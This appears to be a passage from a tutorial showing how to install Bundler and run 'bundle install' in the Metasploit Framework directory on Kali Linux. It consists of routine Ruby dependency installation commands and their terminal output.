
**gem install bundler**




```
root@kali:/home/hackercoolmagz# cd /usr/share/metasploit-framework
root@kali:/usr/share/metasploit-framework# gem install bundler
Fetching: bundler-2.1.4.gem (100%)
Successfully installed bundler-2.1.4
Parsing documentation for bundler-2.1.4
Installing ri documentation for bundler-2.1.4
Done installing documentation for bundler after 7 seconds
1 gem installed
root@kali:/usr/share/metasploit-framework# 
```

Once the gem is finished installing, run command

**bundle install**




```
root@kali:/usr/share/metasploit-framework# bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and installing
your bundle as root will break this application for all non-root users on this
machine.
Using rake 13.0.1
Using Ascii85 1.0.3
Using concurrent-ruby 1.0.5
Using i18n 0.9.5
Using minitest 5.14.0
Using thread_safe 0.3.6
Using tzinfo 1.2.6
Using activesupport 4.2.11.1
Using builder 3.2.4
Using erubis 2.7.0
Using mini_portile2 2.4.0
Using nokogiri 1.10.9
Using rails-deprecated_sanitizer 1.0.3
Using rails-dom-testing 1.0.9
Using crass 1.0.6
```



